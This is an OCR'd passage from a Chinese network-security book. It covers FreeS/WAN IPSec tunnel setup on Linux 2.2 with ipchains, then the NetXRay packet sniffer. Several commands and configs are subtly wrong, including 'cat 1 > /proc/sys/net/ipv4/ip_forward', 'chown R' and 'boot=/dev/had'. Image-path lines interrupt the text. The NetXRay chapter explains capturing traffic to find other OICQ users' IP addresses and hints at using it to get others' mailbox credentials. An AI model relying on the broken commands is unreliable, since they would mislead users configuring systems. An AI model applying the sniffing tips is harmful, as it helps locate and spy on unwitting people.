IPSec 使用了网络通信加密技术。虽然不能加密数据包的头部和尾部信息（如源/目的 IP 地址、端口号、CRC 校验值等），但可对数据包数据进行加密。由于加密过程发生在 IP 层，因此可在不改变 POP/WWW 等协议的情况下进行网络协议的安全加密。同时它也可以用于实现局域网间（通过互联网）的安全连接。基于 IPv6 的 IPSec for Linux 目前仍在测 试当中，但 Windows 9x/NT、Solaris 和其它一些 UNIX 平台的 IPSec 软件均已发布。你需要在内核中增加对 IPSec 的支持，才能使用 IPSec 软件。但是不幸的是，北美地区以外的 Linux 发布版本的内核均不支持 IPSec。因此第一步就是获取最新的内核源程序和 Linux IPSec 源代码：http://www.xs4all.nl/~freewan/。然后将内核源代码（以 2.2.10 为例）安装到/usr/src/linux，并编译、安装和重启内核，以测试新内核。在使 IPSec 正常工作之前必须保证网络工作正常。接着将 IPSec for Linux 源 代码解压到/usr/local/src 目录下，运行安装程序"make menugo"，对内核进行"补丁"。 再运行内核的配置程序。最后就是安装 IPSec 工具和内核。

```
cd /usr/local/src/
tar zvxf /path/to/tarball/snapshot.tar.gz
chown R root:root freeswan-snap1999Jun14b
cd freeswan-snap1999Jun14b
make menugo
```

确保已保存好内核的配置。一般情况下，如果使用"make zImage"命令重新生成内核时超出大小限制。可用"make bzImage"命令重新编译内核：

```
cd /usr/src/linux
make bzImage
cp /usr/src/linux/arch/i386/boot/bzImage boot/vmlinuz-2.2.10-ipsec
```

现在我们需要修改 LILO 配置文件 lilo.conf，并重新运行 lilo 和重新启动系统内核。

lilo.conf 文件例子如下：

```
boot=/dev/had
map=/boot/map
install=/boot/boot.b
prompt
timeout=100
image=/boot/vmlinuz-2.2.10-ipsec
label=linux-ipsec
root=/dev/hda1
read-only
image=/boot/vmlinuz-2.2.10
label=linux
root=/dev/hda1
read-only
```

重新运行 lilo，系统提示：

```
linux-ipsec *
linux
```

然后重新启动带有 IPSec 支持的 2.2.10 内核的系统。系统重启时会出现几个错误，这主要是 IPSec 在缺省情况下使用了实际并不存在的 eth999 接口。建议你将 ipsec 程序的路径加入到用户环境变量中。IPSec 的网络设置。首先，需要允许网关服务器的 TCP-IP 转发。在 Red Hat Linux 系统中的实现方法：

将 FORWARD_IPV4="false" 改为 FORWARD_IPV4="yes" 即可。

另一个方法是直接修改/proc 文件系统，执行以下命令即可：

cat 1 > /proc/sys/net/ipv4/ip_forward

由于大多数人都使用了缺省的禁止 IP 转发安全策略，但你必须允许数据锯从远程网络或主机传送到你的网络或主机中。而且，任何使用了 IPSec 的内部网络的所有伪装(masquerade)规则都必须在允许 IPSec 的规则之后进行，否则主机将试图伪装(masquerade)数据包，而不是将它们传递给 IPSec。

以下例子说明了如何在两个已使用了 IP masquerading 伪装的受保护网络之间通过 IPSec 进行安全的互联网连接：

手工（固定）密钥连接 (Manual connection keying)为简单起见，我们先通过使用手工（固定）密钥，并编辑 ipsec.conf 和防火墙规则来建立安全连接。ipsec.conf 中的许多缺省参数已设置好，我们需要修改的参数如下：

```
conn sample
type=tunnel
left=
leftnexthop=
leftsubnet=
right=
rightnexthop=
rightsubnet=
spibase=0x200
esp=3des-md5-96
espenckey=
espauthkey=
```

使用随机数生成器产生一个数字，并保留其 16 进制前导字符 0x。配置例子如下：

```
conn my-tunnel
type=tunnel
left=1.2.3.4
leftnexthop=1.2.3.1
leftsubnet=10.0.0.0/24
right=5.6.7.8
rightnexthop=5.6.7.1
rightsubnet=192.168.0.0/24
spibase=0x200
esp=3des-md5-96
espenckey=some_auth_key_here (ranbits 192)
espauthkey=some_other_key_here (ranbits 128)
```

设置完成后，复制 ipsec.donf 和 ipsec.secrets 文件到其他需要使用此安全模式的机器中。剩下的工作就是修改防火墙规则，使其只将数据包转发，而不将其伪装（masquerade）。在服务器 1.2.3.4 上增加以下规则：

ipchains -A forward -p all -j ACCEPT -s 10.0.0.0/24 -d 192.168.0.0/24
ipchains -A forward -p all -j ACCEPT -s 192.168.0.0/24 -d 10.0.0.0/24
记住，要确保这些规则在伪装(masquerade)规则之前，如以下所示：
#
FORWARD RULES
#
ipchains -P forward DENY
#
ipchains -A forward -p all -j ACCEPT -s 10.0.0.0/24 -d 192.168.0.0/24
ipchains -A forward -p all -j ACCEPT -s 192.168.0.0/24 -d 10.0.0.0/24
ipchains -A forward -p all -j MASQ -s 10.0.0.0/24 -d 0.0.0.0/0
在服务器 5.6.7.8 上重复类似工作：
ipchains -A forward -p all -j ACCEPT -s 192.168.0.0/24 -d 10.0.0.0/24
ipchains -A forward -p all -j ACCEPT -s 10.0.0.0/24 -d 192.168.0.0/24
记住，要确保这些规则在伪装(masquerade)规则之前，如以下所示：
#
FORWARD RULES
#
ipchains -P forward DENY
#
ipchains -A forward -p all -j ACCEPT -s 192.168.0.0/24 -d 10.0.0.0/24
ipchains -A forward -p all -j ACCEPT -s 10.0.0.0/24 -d 192.168.0.0/24
ipchains -A forward -p all -j MASQ -s 192.168.0.0/24 -d 0.0.0.0/0
现在我们可以利用这个手工构造的 ipsec 通道，建立网络 A 与网络 B 之间的通信。
ipsec manual -up my-tunnel
系统输出信息如下：
/usr/local/lib/ipsec/spi: message size is 36
/usr/local/lib/ipsec/spi: message size is 132
/usr/local/lib/ipsec/spi: message size is 132

从客户机 10.0.0.2 上 ping 192.168.0.2，如果 ping 得通则说明设置正确。否则请检查网络，确保 1.2.3.4 与 5.6.7.8 之间可以通信，允许 TCP-IP 转发，和两个网络间的防火墙没有规则禁止数据包通过或伪装数据包。当成功完成了手工（固定）密钥连接后，便应当开始配置自动密钥 (automative keying)。

自动密钥连接 (Automatic connection keying)

对于一个商业应用来说，使用手工（固定）密钥是不安全和不可靠的。在自动密钥连接模式下产生一个 256 位共享密钥，将其复制到连接通道的各个节点上后，那些企图截取数据包的网络攻击者将很难攻破这种安全连接。在自动密钥连接模式下，一个密钥的有效期是 8 个小时，这种配置有效地阻止了那些企图用暴力法猜出密钥的攻击者。下面我们在前一个例子的基础上建立自动密钥连接配置：共享密钥保存在 ipsec.secrets 中，因此必须使其绝对安全。以下例子用于服务器 1.2.3.4 和 5.6.7.8 之间的连接：

1.2.3.4　　5.6.7.8
"0xa3afb7e6_20f10d66_03760ef1_9019c643_a73c7ce0_91e46e84_ef6281b9_812392bf"

这行内容必须保存在两台服务器的 ipsec.secrets 文件中。接着是在 ipsec.conf 文件中编辑通道配置，如下例：

conn my-tunnel
type=tunnel
left=1.2.3.4
leftnexthop=1.2.3.1
leftsubnet=10.0.0.0/24
right=5.6.7.8
rightnexthop=5.6.7.1
rightsubnet=192.168.0.0/24
keyexchange=ike
keylife=8h
keyingtries=0

然后启动 pluto 守护进程。在通道的另一端连接 pluto 守护进程以建立一个连接。需要提醒的是，因为 pluto 守护进程运行在端口 500/UDP，你需要在防火墙开一个"洞"使数据包能够顺利通过：

ipchains -A input -p udp -j ACCEPT -s 0.0.0.0/0 -i eth0 -d 0.0.0.0/0 500

使用"%search"关键字比列出要建立的通道清单更方便。方法如下：

在每一个通道配置中增加一行：

auto=start

编辑 ipsec.secrets 文件：

plutoload=%search
plutostart=%search

如果一切正常，/var/log/messages 中将有类似如下记录：

Jun 26 02:10:41 server ipsec_setup: Starting FreeS/WAN IPSEC...
Jun 26 02:10:41 server ipsec_setup: /usr/local/lib/ipsec/spi: message size is 28.
Jun 26 02:10:41 server ipsec_setup: KLIPS debug `none'
Jun 26 02:10:41 server ipsec_setup: KLIPS ipsec0 on eth0 1.2.3.4/255.255.255.0 broadcast 24.108.11.255 Jun 26 02:10:42 server ipsec_setup: Disabling core dumps:
Jun 26 02:10:42 server ipsec_setup: Starting Pluto (debug `none'):
Jun 26 02:10:43 server ipsec_setup: Loading Pluto database `my-tunnel':
Jun 26 02:10:44 server ipsec_setup: Enabling Pluto negotiation:
Jun 26 02:10:44 server ipsec_setup: Routing for Pluto conns `my-tunnel':
Jun 26 02:10:45 server ipsec_setup: Initiating Pluto tunnel `my-tunnel':
Jun 26 02:10:45 server ipsec_setup: 102 "my-tunnel" #1: STATE_MAIN_I1: initiate
Jun 26 02:10:45 server ipsec_setup: 104 "my-tunnel" #1: STATE_MAIN_I2: from STATE_MAIN_I1; sent MI2, expecting MR2
Jun 26 02:10:45 server ipsec_setup: 106 "my-tunnel" #1: STATE_MAIN_I3: from STATE_MAIN_I2; sent MI3, expecting MR3
Jun 26 02:10:45 server ipsec_setup: 003 "my-tunnel" #1: STATE_MAIN_I4: SA established
Jun 26 02:10:45 server ipsec_setup: 110 "my-tunnel" #2: STATE_QUICK_I1: initiate
Jun 26 02:10:45 server ipsec_setup: 003 "my-tunnel" #2: STATE_QUICK_I2: SA established Jun 26 02:10:46 server ipsec_setup: ...FreeS/WAN IPSEC started

而在/var/log/secure 文件中将有类似如下记录：

Jun 26 02:10:42 server Pluto[25157]: Starting Pluto (FreeS/WAN Version snap1999Jun14b)
Jun 26 02:10:44 server Pluto[25157]: added connection description "my-tunnel"

Jun 26 02:10:44 server Pluto[25157]: listening for IKE messages

Jun 26 02:10:44 server Pluto[25157]: adding interface ipsec0/eth0 1.2.3.4Jun 26 02:10:44 server Pluto[25157]: loading secrets from "/etc/ipsec.secrets"

Jun 26 02:10:45 server Pluto[25157]: "my-tunnel" #1: initiating Main Mode

Jun 26 02:10:45 server Pluto[25157]: "my-tunnel" #1: ISAKMP SA established

Jun 26 02:10:45 server Pluto[25157]: "grumpy-seifried" #2: initiating Quick Mode POLICY_ENCRYPT+POLICY_TUNNEL+POLICY_PFS

Jun 26 02:10:45 server Pluto[25157]: "my-tunnel" #2: sent QI2, IPsec SA established

Jun 26 02:11:12 server Pluto[25157]: "my-tunnel" #3: responding to Main Mode

Jun 26 02:11:12 server Pluto[25157]: "my-tunnel" #3: sent MR3, ISAKMP SA established

Jun 26 02:11:12 server Pluto[25157]: "my-tunnel" #4: responding to Quick Mode

Jun 26 02:11:12 server Pluto[25157]: "my-tunnel" #4: IPsec SA established

Jun 26 02:31:31 server Pluto[25157]: "my-tunnel" #5: responding to Main Mode

Jun 26 02:31:32 server Pluto[25157]: "my-tunnel" #5: sent MR3, ISAKMP SA established

Jun 26 02:31:32 server Pluto[25157]: "my-tunnel" #6: responding to Quick Mode

Jun 26 02:31:32 server Pluto[25157]: "my-tunnel" #6: IPsec SA established

还可以查看"eroute"的输出以确认通道配置正确：

10.0.0.0/24 -> 192.168.0.0/24 => tun0x114@1.2.3.4

使用"route"查看路由表时：

Kernel IP routing table

Destination Gateway Genmask Flags Metric Ref Use Iface

1.2.3.4 0.0.0.0 255.255.255.255 UH 0 0 0 eth0

10.0.0.1 0.0.0.0 255.255.255.255 UH 0 0 0 eth

11.2.3.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0

1.2.3.0 0.0.0.0 255.255.255.0 U 0 0 0 ipsec0

192.168.0.0 1.2.3.1 255.255.255.0 UG 0 0 0 ipsec0

10.0.0.0 0.0.0.0 255.255.255.0 U 0 0 0

eth1127.0.0.0 0.0.0.0 255.0.0.0 U 0 0 0

lo0.0.0.0 1.2.3.1 0.0.0.0 UG 0 0 0 eth0

第五章　NetXRay 的使用


工具不再多，而在精。说真的，我本人不是很懂编程，也没时间去编。所以就对别人的工具甚是得意。经常有人问我这样或者那样该用什么软件好啊？在这里我就给你说了，重要的不是工具，而是你自己。因为目前世上还没有什么工具可以傻瓜到一点按钮就可以让你知道一切的地步。我最近就忧心几率的对 Netxray 发生了极大兴趣，也不知是对它的强大功能有很浓厚的兴趣，还是其它的原因就很难说清了。但是总的来说一上网就打开它来运行，感觉很是不错。

5．1　NetXRay 的简介

NetXRay 本身是由 Cinco Networks 公司开发的一个用于高级分组检错的软件。它可以提供分组获取和译码的功能；它可以提供图形以确切的指出在你的网络中哪里正出现严重的业务拥塞。安装 NetXRay 很简单，但是必须在安装软件和重新引导服务器后，人工增加它的分析网络服务。而我越玩就越觉得 NetXRay 很奇怪，很难于一瞬间详细去解释它，但是它的主要特点总的来说还是比较吸引人的。NetXRay 在很多方面是都是很不错的，它是一个监控多个网段并且允许在多监控实例同时还能捕获到你想要捕获的任何类型的报文的工具。并且在 NetXRay 中，图形将会是给人另一种视觉，让你更明白看清网络中的状态。这就是 NetXRay 跟别的同类分组检测器的不同之处。

5．2 NetXRay 的使用

首先我们运行 NetXRay，在菜单中选取 tools 下的 host table 项，这时会出现了一个窗口，看看界面（如图 5-1）。



从图 5-1 中可以看出来目前你在网络中的状态（因为大家都是在 Internet 中，所以我所要的显示状态选择的是 IP），所有的连接是否都是属于你自己的正常连接，从这个图中你将清清楚楚一目了然看到目前那个地址与你的连接最为繁忙。最顶上的 192.168.0.6 是自己的 IP，而 216.217.111.8（黄色）则是我主机在初期对它发的 ICMP 协议。其它的均是与我正在进行通信的远程机器。可事实中当时与我通信最为繁忙的 202.102.29.164 并非是我所允许的，所以我有理由相信它是个非法连接。可能是在查询我的主机信息或者是想从 NetBIOS 找点可于之共享的东西。

其实这个也可以用来查询 OICQ 上 IP。只要你发一个信息给对方不关对方是否为你的好友名单之中这图里都会马上用一个颜色显示出对方的 IP。图 5-1 在底部又有三个选项，你选 IP 吧，因为你想查的是 IP 嘛！窗口又变了，看到很多 IP 了吗？ 如果你打开网站的话，在内容框里就会出现很多协议其中有 other http ICMP DNS 如果你要看 IP 的就把注意力集中在 other 协议里，那里应该有很多 IP 吧？记住：最要紧的就是要给对方发一个信息过去啊！在左边还有很多选项，你得自己好好研究啊。

还有一种方法可以用来查询 OICQ 上 IP：选取 tools 下的 capture 选项之后会弹出一个窗口（如图 5-2），这时你应该到菜单 capture 点击 start （或者点击图 5-1 中工具栏的开始按钮）是时候和发个信息给你要查的人了。发送了吗？然后选择 capture 中的 End And View （或者点击图 5-1 中工具栏的按钮）这时又弹出了一个窗口，窗口的底部有 5 个选项，你选第二个“Matrix”试试（如图 5-3）！特别注意：和别人的 IP 连线应该是浅绿色的。




图 5－2




图 5－3




图 5－4

在 Netxray 里有一个 Dashboard 的图表（如图 5-4），它是一个性能量测器，可提供分组获取和译码的功能，它还提供了图形可以确切的指出在你的网络中那里正出现严重的业务繁

忙。其实这里还可以看到更具体的部分，但是在广域网中这个不会有很大作用的，像 DetaiL 的部分就是更详细的资料了，这里就不多说了。当然啦，你也可以利用这一点去观察别的机器的业务情况。

你可以在 Dashboard 图表上点击鼠标右键，选择设置开始。就会出现一个如下的对话框了（图 5-5），默认是 General 项。在这个对话框中的 Ask Save For 之中你可以按照默认或者根据你自己的需要来设置。而 Decode 选择项你最好是两个都选。更新频率这 Update Frequency 也要看你的要求了，用鼠标点数字部分(如要多选就多拉)，建议全选。

图 5－5







图 5－6


再来看看 Threshold 项（如图 5-6）：这个地方是要让选择你所捕获的对方机器的可进入点。一般情况你可根据你的所需来选择，不明白那就全选。Name 不用我说了吧，当然是代表这个进入点的表述名了。其实这里的选择大多时间都是比较关键的，因为往往截获的时候所进入对方机器的接点选择不合适的话可能会一无所获。而选择过多将会导致网络速度变慢，也将会在截获的信息中夹杂很多无用信息，浪费资源。而 high Threshold 就是所对应的


表述名的极限开口端，也就是说是从这里进入来截获数据时最高所能得到的定义量度，一般情况下你无须理会这个，让它默认。往下接着看它的 Alarm 项（图 5-7）：声音和它的警告声音你自己设定了，而启动新警告则需要你细心的来设置。Define Severity 无须理会，默认就行了。在 Define Actions 部分（这可是一个保护自己信箱安全和破解其它人信箱帐号的重要环节）。点击 Define Actions 就会出现（如图 5-8）的界面，在这里选择 Add 会出现(如图 5-9)的对话框。如果已有纪录，你可对其进行编辑，删除。这就是常被人说起的用 NetXRay 来查信箱密码，其实非也。先看了，首先在名称那里随便写上自己喜欢的名，然后选在 SMTP 邮件。如果你在里面没有设置的话就自己先设置一个信箱用来收留 NetXRay 所能给你的警告信息的信箱了。写上名称点击确定，得，出来了（如图 5-10）这样的图，管它呢，先按要求填上再说（你可别瞎添哦，要不然就会把很多你捕获到的信息添加到您的信箱里去），这个就说到这里了。












这个界面的 Protocols 部分，(如图 5-11)所示：这个图里就是关于定制 TCP 协议分布的设定，在 NetXRay 中，有默认的协议端口和服务名称，但是你也可以自行设置。很多时候有的主机为了安全而升高了它的服务端口。像 FTP 默认是 21，但你不能完全的认为只有 21 是可以接受 FTP 的 TCP 协议，这个在 UNIX 和 NT 中都是可以自行设置服务端口号的。所以在 NetXRay 中已经将很多服务以及端口和后选端口都列入了表内，但是它并不是死的，名字和端口编号作为你希望的监控分隔项列在图表中，你可以进入到 Port1 中为其命名并指定监控的端口号，同时可以写进至少三个端口号，如果你只想写一个就在其它的端口号内写入 0。

Workspace 项就是让你选择你监控的时候都要那些监控图表出现在界面之中好了。

再看最重要的界面了——那就是它的监听界面（图 5-12）：




在图中的第一栏，显示的是所监控的 202.96.170.165 与 192.168.0.13 主机间的应用层的协议以及对监控之后所得到的数据包的总结以及有效数据包的长度和整个数据包的长度、确认序列号的信息。上图中是我对 OICQ 的监控，所以它显示的端口是 8000 和 4000。


而第二栏是对应 1 中的灰色区域里的数据包内容从协议的上进行的分析。这个图中所显示的是 1 中灰色部分的 IP 和 TCP 层的解释，从这里可以看出这个捕获到的数据包的组成以及数据包使用的端口、状态、时间等许多信息，用鼠标拉动滚动条可以看到更详细的对以太桢和应用层的解释。

第三栏是这次捕获的数据包的内容，能看到的是十六进制和 ASCII 两中显示形式。左边是用十六进制表示的包中每一个数据的位置，中间的部分是用十六进制表示的被截获的数据包中的内容，右边看到的则是 ASCII 形式。如果包中传输的是明文的话那么你就可以直接阅读内容了。哈哈。那 OICQ 不是没有安全感了？可惜不可能。因为 OICQ 信息是经过加密算法之后的了。也就是说用 NetXRay 来截获别人 OICQ 的对话内容，那么你就先得拿到 OICQ 的算法才可以的。

